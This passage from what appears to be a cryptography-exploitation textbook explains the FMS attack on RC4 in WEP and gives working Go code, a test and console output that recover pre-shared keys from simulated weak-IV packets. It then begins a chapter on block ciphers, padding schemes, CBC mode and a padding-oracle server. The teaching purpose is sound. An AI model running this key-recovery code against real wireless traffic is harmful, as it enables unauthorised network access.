


Figure 4.16 KSA for RC4 in WEP (S_3)



targetIndex
0 1 2 3 4 5 6 N+2
K
3 255 X PSK_0 PSK_1 PSK_2 ... PSK N-1
IV (3 bytes)
PSK (N bytes)
These three values must not change for the rest of the KSA for FMS attack to work
j
j_4
0 1 2 3 4 5 6 7 X' 254 255
S_4
3 0 X' $j_{4(KSA)}$ 4 5 6 7 ... 2 ... 1 ... 254 255
i
i_4 = 4

Figure 4.17 KSA for RC4 in WEP (S_4)

Now we face a challenge in continuing our KSA execution with the next byte of the key: as attackers we have now exhausted the three public bytes from the IV, ending up with the same $S4$ as the genuine recipient so far (shown in figure 4.17). We also know X' because that depended on X, the public third byte of the IV. However, we still do not know j_4. In other words, since the IV is public, as attackers we can only do the first three iterations of KSA (for certain weak IVs) but continuing beyond that would require knowledge of the PSK.

Listing 4.16 Pseudocode for RC4 pseudo-random generation algorithm

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    KS := S[(S[i] + S[j]) mod 256]
    output KS
endwhile
```

Now imagine that values at the three locations pointed to by arrows in figure 4.17 (indices 0, 1 and 3) do not change for the rest of the KSA. That is, when we get to the PRGA (shown again in listing 4.16 for convenience), we have $(S_0[0], S_0[1], S_0[3]) = (3, 0, j_{4(ksa)})$ (i.e., they have remained unchanged from S_4 of KSA all the way up to S_{255} which becomes S_0 for PRGA). This is not as far-fetched as it sounds really; the i pointer traverses the S-box all the way from left to right while the j pointer keeps hopping all over the place. Since i has already traversed indices 0, 1, and 3 by S_4, our assumption relies on j not landing over one of these crucial indices again for the rest of the KSA. If this condition holds true, the initial S-box for PRGA is shown in figure 4.18. The first update for our counters is shown in equation 4.15.




Figure 4.18 PRGA S-box for RC4 in WEP (S_0)

$$
\begin{aligned}
i_0 &= 0; j_0 = 0 \\
i_1 &= 1; j_1 = j_0 + S_0[1] \\
& = 0 + 0 \\
& = 0
\end{aligned}
\tag{4.15}
$$

After the swap we get S_1 as shown in figure 4.19. The first byte of the keystream (output of the PRGA) is given by equation 4.16. If our grand assumption holds that the important bytes did not change positions between S_4 and S_{255} of KSA (and hence S_0 of PRGA), the first byte of the keystream will be $j_{4(\text{KSA})}$, exactly what we needed to solve for $K[3]$ in equation 4.14. Equation 4.17 shows the final calculation we will do to resolve $K[3]$.

Remember, we could run KSA only up to j_3 and could not find out j_4. However, because of our assumption of crucial bytes not shifting for the rest of KSA we found out j_4 as the first output of the PRGA.




Figure 4.19 PRGA S-box for RC4 in WEP (S_1)

$$
\begin{aligned}
\mathrm{KS}_0 &= S_1[S_1[i_1] + S_1[j_1]] \\
&= S_1[S_1[1] + S_1[0]] \\
&= S_1[3] \\
&= j_{4(\mathrm{KSA})}
\end{aligned}
\tag{4.16}
$$

How often would our assumption (that the crucial positions were not touched between $S_{4(\mathrm{KSA})} \rightarrow S_{255(\mathrm{KSA})} \rightarrow S_{0(\mathrm{PRGA})}$) hold? If RC4 in WEP was not vulnerable to the FMS attack the answer would have been $\frac{1}{256}$, i.e., *any* of the bytes of $S_{4(\mathrm{KSA})}$ should have an equal probability of about 0.4% of being the first output of PRGA. As it turns out, RC4 has *statistical biases*, where our assumption holds for about 3-5% of the time (much greater than 0.4%). The practical implication of this bias is that since we know the first 8 bytes of plaintext, we can always find out KS[0]; and $j_{4(\mathrm{KSA})}$ will simply be the most frequent value that appears as KS[0]. To recap, without these biases KS[0] would give us no information about the original key, but because of them KS[0] *tends* to be $j_{4(\mathrm{KSA})}$ with more frequency than chance. This allows attacker to recover K[3] by using equation 4.17. The attack works for any index other than 3 as well (granted we have recovered the key bytes before that index) as shown by equation 4.18.

$$
\begin{aligned}
K[3] &= j_{4(\mathrm{KSA})} - j_{3(\mathrm{KSA})} - S_{3(\mathrm{KSA})}[3] \\
&= KS[0] - j_{3(\mathrm{KSA})} - S_{3(\mathrm{KSA})}[3]
\end{aligned}
\tag{4.17}
$$

$$
K[L] = KS[0] - j_{L(\mathrm{KSA})} - S_{L(\mathrm{KSA})}[L] \tag{4.18}
$$

We can now implement our attack in Go and use the WEP Packet Generator from listing ?? (that encrypts first 8 bytes of WEP packets – the fixed SNAP header – with a user-provided PSK and a weak IV) to test our attack. Listing 4.17 shows the FMS algorithm recovering the PSK for RC4 in WEP, the attack sequence is described below:

- `RecoverWEPPSK(wpg, partialKey)` is called with a WEP Packet Generator initialized with a specific PSK. Please note that `RecoverWEPPSK` can*not* see the PSK, it can only ask for more packets to be generated using weak IVs. This is simulating an attacker sniffing Wi-Fi packets and encountering weak IVs. The amount of traffic we simulate is capped by the `WEPMessageVolume` constant, set to 50k for our current test.

- `partialKey` denotes partially recovered PSK; so for the first invocation of the method it will be an empty slice, for the second it will contain one byte and so on.

- The first thing we do inside the function body is to identify the index we want to target with our FMS attack. Since the first three bytes of the RC4 key are known (as the IV), the `targetIndex` value would be equal to the length of the PSK we have recovered so far plus three. At the beginning, we do not know any bytes of the PSK so the `targetIndex` is 3. This is shown in line 18. The `targetIndex` variable corresponds to L in equation 4.18.

- Lines 23 - 24 depict a known-plaintext attack where the knowledge of the first byte of the plaintext is able to give us the first byte of the keystream. For the FMS attack, the first keystream byte is actually all we need (we don't need the next 7 keystream bytes even though they can be found out by XORing ciphertext with the SNAP header).

- Lines 26 - 28 copy the IV and partial PSK respectively to create the RC4 key.

- Lines 30 - 38 depict partial execution of KSA up to iteration L.

- Lines 40 - 45 show us finding a candidate for $K[L]$ in equation 4.18. We will get multiple values for $K[L]$, but the correct value will appear 3-5% of the time (instead of only 0.4% of the time – which would have prevented us from selecting one value as the "winner").

- The remaining lines of the function simply select the byte value that appeared the most as $K[L]$. We pretty print some stats end then function by returning the candidate byte that appeared with the highest frequency.

Listing 4.17 `ch04/rc4/exploit_rc4/exploit_rc4.go`

```
1  package exploit_rc4
2
3  import (
4    "fmt"
5
6    "github.com/krkhan/crypto-impl-exploit/ch04/rc4/impl_rc4"
7  )
8
9  const WEPMessageVolume = 50000
10
11 func swap(x, y *byte) {
12   tmp := *x
13   *x = *y
14   *y = tmp
15 }
```

```
func RecoverWEPPSK(wpg *impl_rc4.WEPPacketGenerator, partialKey []byte) byte {
  targetIndex := 3 + len(partialKey)
  totalCount := 0
  freqDict := [256]int{}

  for i := 0; i < WEPMessageVolume; i++ {
    iv, ciphertext := wpg.GeneratePacketUsingWeakIV(targetIndex)
    keystreamByte := impl_rc4.SNAPHeader[0] ^ ciphertext[0]

    key := make([]byte, len(iv)+len(partialKey))
    copy(key[0:len(iv)], iv[:])
    copy(key[len(iv):], partialKey)

    state := [256]byte{}
    for i := 0; i < 256; i++ {
      state[i] = byte(i)
    }
    j := 0
    for i := 0; i < targetIndex; i++ {
      j = (j + int(state[i]) + int(key[i])) % 256
      swap(&state[i], &state[j])
    }

    candidateKey := (int(keystreamByte) - j - int(state[targetIndex])) % 256
    if candidateKey < 0 {
      candidateKey += 256
    }
    freqDict[candidateKey] += 1
    totalCount += 1
  }

  var highestFreqCandidate byte
  var highestFreqPercentage float64
  for i := 0; i < 256; i++ {
    freqPercentage := float64(freqDict[i]) / float64(totalCount) * 100
    if freqPercentage > highestFreqPercentage {
      highestFreqCandidate = byte(i)
      highestFreqPercentage = freqPercentage
    }
  }

  fmt.Printf("recovered byte: 0x%02x, frequency: %.2f%%\n",
      highestFreqCandidate, highestFreqPercentage)
  return highestFreqCandidate
}
```

RC4 key = 3 bytes of IV + PSK

Recover the first byte of keystream using known plaintext

Concatenate IV and PSK to create the RC4 key

Partial execution of KSA for `targetIndex` iterations

Calculate K[L] from equation 4.18 and track the count for each candidate

We test our exploit by creating a `WEPPacketGenerator` initialized with a specific PSK. We then call `RecoverWEPPSK(wpg, partialKey)` as many times as needed with `wpg` pointed to the packet generator and `partialKey` denoting the key we have recovered so far. This is shown in listing 4.18 where we test our exploit twice using the pre-shared keys "helloworld123" and "1supersecret1".

Listing 4.18 ch04/rc4/exploit_rc4/exploit_rc4_test.go

```go
package exploit_rc4

import (
  ”testing”

  ”github.com/krkhan/crypto-impl-exploit/ch04/rc4/impl_rc4”
)

func TestRecoverWEPPSK(t *testing.T) {
  t.Logf(”message volume: %d”, WEPMessageVolume)

  originalKey := []byte(”helloworld123”)
  wpg := impl_rc4.NewWEPPacketGenerator(originalKey)
  recoveredKey := []byte{}

  for i := 0; i < len(originalKey); i++ {
    recoveredKeyByte := RecoverWEPPSK(wpg, recoveredKey)
    recoveredKey = append(recoveredKey, recoveredKeyByte)
  }
  t.Logf(”recovered key: %q”, recoveredKey)

  for i := 0; i < len(originalKey); i++ {
    if recoveredKey[i] != originalKey[i] {
      t.Fatalf(”key mismatch, recovered: %v, original: %v\n”, recoveredKey,
          originalKey)
    }
  }

  originalKey = []byte(”1supersecret1”)
  wpg = impl_rc4.NewWEPPacketGenerator(originalKey)
  recoveredKey = []byte{}

  for i := 0; i < len(originalKey); i++ {
    recoveredKeyByte := RecoverWEPPSK(wpg, recoveredKey)
    recoveredKey = append(recoveredKey, recoveredKeyByte)
  }
  t.Logf(”recovered key: %q”, recoveredKey)

  for i := 0; i < len(originalKey); i++ {
    if recoveredKey[i] != originalKey[i] {
      t.Fatalf(”key mismatch, recovered: %v, original: %v\n”, recoveredKey,
          originalKey)
    }
  }
}
```

The output for our test is shown in listing 4.19. As you can see, the correct $K[L]$ values (that appeared as the most frequent candidate) also fall roughly in the 3-5% range. Congratulations, not only have we implemented FMS attack to successfully recover a WEP PSK!

Listing 4.19 Console output for testing `TestRecoverWEPPSK`

```
$ make exploit_rc4

go clean -testcache
go test -v ./ch04/rc4/exploit_rc4
=== RUN   TestRecoverWEPPSK
    exploit_rc4_test.go:10: message volume: 50000
recovered byte: 0x68, frequency: 4.32%
recovered byte: 0x65, frequency: 5.28%
recovered byte: 0x6c, frequency: 4.75%
recovered byte: 0x6c, frequency: 2.76%
recovered byte: 0x6f, frequency: 3.40%
recovered byte: 0x77, frequency: 4.37%
recovered byte: 0x6f, frequency: 4.69%
recovered byte: 0x72, frequency: 5.86%
recovered byte: 0x6c, frequency: 3.25%
recovered byte: 0x64, frequency: 3.49%
recovered byte: 0x31, frequency: 5.31%
recovered byte: 0x32, frequency: 5.56%
recovered byte: 0x33, frequency: 4.61%
    exploit_rc4_test.go:18: recovered key: ”helloworld123”
recovered byte: 0x31, frequency: 5.31%
recovered byte: 0x73, frequency: 5.85%
recovered byte: 0x75, frequency: 4.66%
recovered byte: 0x70, frequency: 5.36%
recovered byte: 0x65, frequency: 4.31%
recovered byte: 0x72, frequency: 6.94%
recovered byte: 0x73, frequency: 5.47%
recovered byte: 0x65, frequency: 4.84%
recovered byte: 0x63, frequency: 5.97%
recovered byte: 0x72, frequency: 4.84%
recovered byte: 0x65, frequency: 6.28%
recovered byte: 0x74, frequency: 3.84%
recovered byte: 0x31, frequency: 5.10%
    exploit_rc4_test.go:34: recovered key: ”1supersecret1”
--- PASS: TestRecoverWEPPSK (4.03s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch04/rc4/exploit_rc4      4.031
    s
```

We have also just implemented our first probabilistic/statistical attack – where the results are not guaranteed – which are encountered quite often in cryptography. The reader is encouraged to change `WEPMessageVolume` in 4.17 to different values to see how that impacts our results. With 50k messages (using weak IVs) we were able to recover the two PSKs we tested. If we set the message volume to 500 we get incorrect results as shown in 4.20. The low volume corresponds to low-traffic Wi-Fi connections: it was easier to break WEP in public places like cafés where there was high volume of traffic (and hence more messages with weak IVs) than residential areas where it would take longer for weak IVs to appear. In other words, the more Wi-Fi traffic an attacker was able to capture with weak IVs the more confidence they could gain in the results of their FMS attack.

Listing 4.20 Low message volume leads to incorrect results for the FMS attack

```
$ make exploit_rc4
go clean -testcache
go test -v ./ch04/rc4/exploit_rc4
=== RUN   TestRecoverWEPPSK
    exploit_rc4_test.go:10: message volume: 500
recovered byte: 0x68, frequency: 3.80%
recovered byte: 0x65, frequency: 5.40%
recovered byte: 0x6c, frequency: 3.40%
recovered byte: 0x6c, frequency: 3.60%
recovered byte: 0x94, frequency: 2.00%
recovered byte: 0x2c, frequency: 2.60%
recovered byte: 0x95, frequency: 3.80%
recovered byte: 0x72, frequency: 4.40%
recovered byte: 0x6c, frequency: 3.20%
recovered byte: 0x64, frequency: 2.40%
recovered byte: 0x31, frequency: 6.40%
recovered byte: 0x32, frequency: 4.00%
recovered byte: 0x33, frequency: 5.80%
    exploit_rc4_test.go:20: recovered key: ”hell\x94,\x95rld123”
    exploit_rc4_test.go:24: key mismatch, recovered: [104 101 108 108 148 44
        149 114 108 100 49 50 51], original: [104 101 108 108 111 119 111 114
         108 100 49 50 51]
--- FAIL: TestRecoverWEPPSK (0.04s)
FAIL
FAIL    github.com/krkhan/crypto-impl-exploit/ch04/rc4/exploit_rc4      0.038
    s
FAIL
make: *** [Makefile:54: exploit_rc4] Error 1
```

4.4 Summary

- XOR is a Boolean operation that takes two inputs and outputs true if and only if *one* of them is true. In other words, XOR is true one of its inputs is *exclusively* true.
- XOR serves as the building block of many encryption algorithms because:
  - When using the same key, encryption and decryption are reverse operations of each other and hence ciphertext can be reversed back to plaintext using the original key.
  - For a bit encrypted with XOR, without knowledge of the key, *all* plaintexts (both true and false) have equal probability of being the original message.
- XOR encryption runs the risk of known-plaintext attacks where an attacker can XOR the corresponding ciphertext with a known-plaintext to recover the key.
- An attacker can also XOR two ciphertexts to reveal XOR of their corresponding plaintexts.
- If we had a unique random key as long as the message for each message we wanted to encrypt we could simply XOR them together to get ciphertext, and it would be the perfect unbreakable encryption system. This construction is called the “one-time

pad" but is not widely used because securely communicating a key of the same length as the message begs the question in a way, where now we have to solve the practical concerns of how to transport the key.

- Therefore, instead of using XOR directly, we seed an RNG with a short "key" or seed and then use the output of the RNG as our "keystream" which we XOR with the plaintext.
- Linear-feedback shift registers (LFSRs) can be used as stream ciphers but on their own their internal working details can easily be reversed by exploiting the linear nature of their output (e.g., by using linear algebra).
- RC4 is a widely used stream cipher that was used by the first Wi-Fi security standard (WEP) insecurely that allows an attacker to recover the Wi-Fi password just by snooping on encrypted communications between genuine participants and then using the statistical biases in RC4 to recover the original pre-shared key.

References

[1] RC4. https://en.wikipedia.org/wiki/RC4. 17

[2] The IEEE 802.3 SNAP frame format. https://www.firewall.cx/networking-topics/ethernet/ethernet-frame-formats/202-ieee-8023-snap-frame.html. 21

5 Block Ciphers

This chapter covers

- The differences between stream and block ciphers in the context of confusion and diffusion?
- Overview of widely-used block ciphers
- Understanding padding and its role in introducing vulnerabilities in cryptographic implementations
- Different modes of block cipher operation
- Using a padding oracle attack to decrypt encrypted communications with a server without having access to the secret key
- Understanding the BEAST (Browser Exploit Against SSL/TLS) exploit and how modern browsers protect against it

We discussed stream ciphers in detail in the previous chapter. We saw that stream ciphers generate a “keystream” which is then XORed with the plaintext to obtain the ciphertext. Therefore, each byte of the plaintext corresponds to a single ciphertext byte. In other words, changing a single byte in the plaintext and re-encrypting with the same key will modify precisely one byte in the ciphertext.

Stream ciphers provide “confusion”, where the relationship between each byte of plaintext and ciphertext is scrambled so that an attacker cannot look at the result and figure out the original input. Confusion *hides* the relationship between a plaintext byte and its corresponding index in the ciphertext. Conversely, “diffusion” *distributes* the impact of each byte of plaintext over numerous ciphertext bytes.




Figure 5.1 Confusion hides the relation between plaintext and ciphertext, diffusion distributes the impact of each plaintext byte over many ciphertext bytes

Stream ciphers encrypt one bit or byte at a time and therefore focus more on confusion while block ciphers operate on *blocks* of plaintext (usually several bytes) to provide both diffusion and confusion.

5.1 Important block ciphers

Many different block cipher algorithms have been proposed and used over the years. Here are some of the important ones:

- **Data Encryption Standard (DES)**: DES is a symmetric-key block cipher developed in the early 1970s by IBM and adopted by the U.S. Government in 1977 as the official standard for non-military and non-classified electronic data. The DES algorithm takes a 64-bit plaintext block and a 64-bit key to produce a 64-bit ciphertext block. Despite the 64-bit key length, its security is only 56 bits due to the eight parity bits, making it susceptible to brute force attacks. Today, DES is considered insecure for many applications because of its small key size.
- **Triple DES (3DES)**: In response to the vulnerabilities of DES, Triple DES was developed as an enhancement that applies the DES cipher algorithm three times to each data block. 3DES uses two or three unique keys for an effective key length of 112 or 168 bits, providing a much higher level of security than DES. However, with the increasing computational power of computers, even 3DES isn’t deemed secure enough today for sensitive information.




Figure 5.2 Stream ciphers encrypt bit/bytes at a time, block ciphers operate on chunks of data

- **Advanced Encryption Standard (AES)**: AES, also known as Rijndael, was established by the U.S. National Institute of Standards and Technology (NIST) in 2001. It was selected through a public competition to replace DES and became the de facto encryption standard for securing sensitive information. Unlike DES, AES is a family of block ciphers that operates on a 4x4 array of bytes and has variable key lengths of 128, 192, or 256 bits, and a block size of 128 bits. AES is currently considered secure against all known practical attacks when used correctly.

We will use and exploit AES in the example exploits at the end of this chapter. The examples will also highlight how attackers can exploit block ciphers without breaking the underlying algorithm (for example, AES). Instead, various weaknesses in implementations caused by engineering challenges of using block ciphers have proven to be very effective avenues for recovering entire plaintexts. Let's first discuss what some of these engineering challenges are.

5.2 Padding: Making data fit blocks neatly

Every block cipher has a fixed size. For example, the first widely-used bock cipher DES (Data Encryption Standard) used a block size of 64 bits or 8 bytes. What should we do if our plaintext does not fit the block size neatly? For example, figure 5.3 shows a cipher with a block size of 64 bits. The last block contains only 4 bytes, so additional padding is needed to fill the 8-byte block.




Figure 5.3 Example: `x` denotes padding bytes in the last block for a cipher with a block size of 8 bytes

A few possible solutions exist for this situation known as "padding schemes". A few important ones are described below:

- Zero/Null Padding: This scheme consists of just setting `x` to zero for all the padding bytes. This approach becomes problematic when the original data ends in a zero byte. After decryption, it becomes hard to tell where plaintext ends and where padding begins.
- Byte Padding: Specified in the ANSI X.923 standard, this scheme appends zeros for padding and then a final byte denoting the number of zero bytes added. For example, in figure 5.3 the padding bytes would be `0x00 0x00 0x00 0x03`.
- PKCS#7 Padding: Widely used in cryptographic applications, this scheme sets each padding byte to the total number of bytes added. In our example, the padding bytes would be `0x04 0x04 0x04 0x04`. If no padding bytes are needed, i.e., the plaintext fits the last block neatly, then an entire block is appended to the plaintext with all bytes set to the block size.

Padding is an unavoidable side effect of dealing with blocks and initially seems innocuous. Unfortunately (and quite instructively), this seemingly simple practice has led to the downfall of many cryptographic implementations over the years. As we will see in our first example for this chapter (where we will exploit a vulnerable implementation of PKCS#7 padding), the simplest detail of whether a plaintext had valid padding can lead to an attacker decrypting the whole thing!

5.3 Modes of operation for block ciphers

Padding takes care of one problem. Namely, what to do with plaintext not neatly aligned with block boundaries. There is another issue: which key should we use for encrypting multiple blocks? Using stream ciphers, we generate a keystream to XOR with plaintext as shown in figure 5.4. Block ciphers do not produce a keystream. Instead, they take as input a key and a block of plaintext and output a block of ciphertext.

So what should we do when we have multiple blocks to encrypt? Should we reuse the same key again? This arrangement is shown in figure 5.5 and is known as **ECB mode**, short for "Electronic Code Book".




Figure 5.4 Stream ciphers generate a keystream which is subsequently XORed to encrypt, block ciphers directly output the ciphertext after encryption.




Figure 5.5 ECB mode encrypts each block independently of other blocks

There is a problem: encrypting the same block again would yield the same ciphertext. Therefore, an attacker can still discern patterns in the original plaintext by looking at the ciphertext. For example, if the plaintext contained repeated blocks, the ciphertext would have repeated blocks in the corresponding locations.

The issue of ECB mode being insecure against revealing plaintext patterns is visualized in one of the most iconic images in the cryptography communities, the infamous "ECB penguin" shown in figure 5.6.




Figure 5.6 Encrypting penguins with ECB does not hide them

"Tux" is the name of the famous penguin who serves as the mascot for the Linux project. Most people can still discern the seabird's features after an image of it was encrypted with ECB (even though they don't know the key and, more crucially, cannot perform block cipher decryption as part of visual processing). The features are still discernible because even though each pixel has been encrypted, their "relations" to each other (e.g., darker areas to lighter areas) are also present in the ciphertext. The original example was added to Wikipedia [1] (by a user known as Lunkwill) some twenty years ago and has since become a staple of cryptographic books and academic resources. Therefore, ECB is considered insecure and not recommended for real-world applications.

Figure 5.7 Encrypting the penguin with CBC removes all patterns in it. Unlike the ECB mode, the penguin's features are not discernible anymore.

Several block cipher modes ensure that repeating plaintext blocks do not generate the same ciphertext. The most widely used among them is known as Cipher-Block Chaining (CBC) mode, where the plaintext of each block is XORed with the ciphertext of the preceding block, as shown in the figure 5.8. The ciphertext of any individual block should be indistinguishable from random bits (as a property of a good encryption algorithm), so XORing it with the next block's plaintext removes any patterns in it. If we encrypt Tux with CBC instead of ECB, we get figure 5.7, where all recognizable of the penguin are replaced with random noise.




Figure 5.8 CBC mode XORs the plaintext of each block with ciphertext of previous block

For the first block, there is no preceding ciphertext to XOR the plaintext with, so we instead XOR it with bytes from an "initialization vector" (IV). The IV is sent along with the ciphertext so that the recipient can use it at their end to decrypt the first block. The process of decryption is shown in figure 5.9, please note that the XOR now happens *after* the block cipher operation (which relies on the secret key).

So far, we have discussed why block ciphers are used, i.e., they provide better diffusion than stream ciphers at the cost of "buffering" bytes in blocks. However, using blocks intro-

[1] Block cipher mode of operation. https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation




Figure 5.9 **In CBC mode, decryption also relies on ciphertexts of previous blocks**

duces several new engineering challenges, i.e., how to pad plaintexts that do not neatly fit the blocks; or ensuring that the same blocks do not always produce the same ciphertext. So now, we are ready to tackle some prominent examples of how block ciphers have been exploited.

5.4 Padding oracles and how to attack them

We discussed that padding is an inevitable side-effect of using block cipher since the plaintext data would come in various lengths and would not always fit the blocks neatly. A padding oracle is a decryption process that allows an attacker answer the question: "does ciphertext `X` result in a decryption with valid padding"? The "oracle" refers to the fact that such a process is not *directly* divulging anything about the plaintext; from the looks of it this simple bit of information should not lead to much, but in practice such information can be exploited to disastrous consequences including recovery of the original plaintext.

5.4.1 Implementing a padding oracle server

Let's start our attack by implementing the PKCS#7 padding scheme, i.e., every byte of padding is set to the number of total padding bytes added. Lines 20 - 22 append the padding bytes to the plaintext. If the plaintext neatly fits the block size, an entire padding block is added, with each byte set to block size.

Listing 5.1 `ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle.go`

```
12  func PadWithPKCS7(data []byte, blockSize int) ([]byte, error) {
13    if blockSize <= 0 {
14      return nil, fmt.Errorf(”invalid block size”)
15    }
16    if data == nil {
17      return nil, fmt.Errorf(”input data is nil”)
18    }
19
20    padding := blockSize - len(data)%blockSize
21    padtext := bytes.Repeat([]byte{byte(padding)}, padding)
22    return append(data, padtext...), nil
23  }
```

Append between [1, blockSize] bytes as needed

Removing the padding is also straightforward, as shown in listing 5.2. Line 36 looks up the number of padding bytes to remove, which is then used in line 42 to return the relevant slice of the input byte array.

Listing 5.2 `ch05/padding_oracle/impl_padding_oracle/impl_padding_oracle.go`

```
25  func RemovePKCS7Padding(data []byte, blockSize int) ([]byte, error) {
26    if blockSize <= 0 {
27      return nil, fmt.Errorf(”invalid block size”)
28    }
29    if data == nil {
